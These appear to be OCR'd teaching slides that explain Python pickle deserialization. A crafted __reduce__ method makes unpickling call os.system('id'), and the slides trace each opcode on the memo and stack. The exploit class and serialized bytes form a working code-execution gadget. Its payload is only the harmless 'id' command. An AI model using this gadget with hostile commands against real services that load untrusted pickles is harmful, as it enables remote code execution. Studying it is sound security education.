class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit())
```

__reduce__ 背後做了什麼？

Back to Python pickle

```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit(), protocol=3)
```

```
# Serialized data
b'\x80\x03cposix\nsystem\nq\x00X\x02\x00\x00\x00idq\x01\x85q\x02Rq\x03.'

>>> pickletools.dis(serialized) # Disassamble pickle!
```

Disassamble Pickle

0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<empty>
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Protocol version = 3

Disassamble Pickle

0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

import posix.system & push to stack

Disassamble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 0

Disassamble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Push a unicode object: 'id'

Disassamble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 1

Disassamble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Build a one-tuple from topmost stack

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
	...

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 2

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
	...

Memo

(bottom)

'uid=0 (root) ... '
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

```
args=stack.pop(), func=stack.pop()
stack.push(func(args))
```

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (...'
	...

Memo

(bottom)

'uid=0 (root)...'
<empty>
<empty>
<empty>
...


(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 3

Disassamble Pickle




```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Stop & return stack.top

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (...'
...	

Memo

(bottom)

'uid=0 (root)...'
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: X    BINUNICODE 'id'
23: \x85 TUPLE1
24: R    REDUCE
25: .    STOP
```

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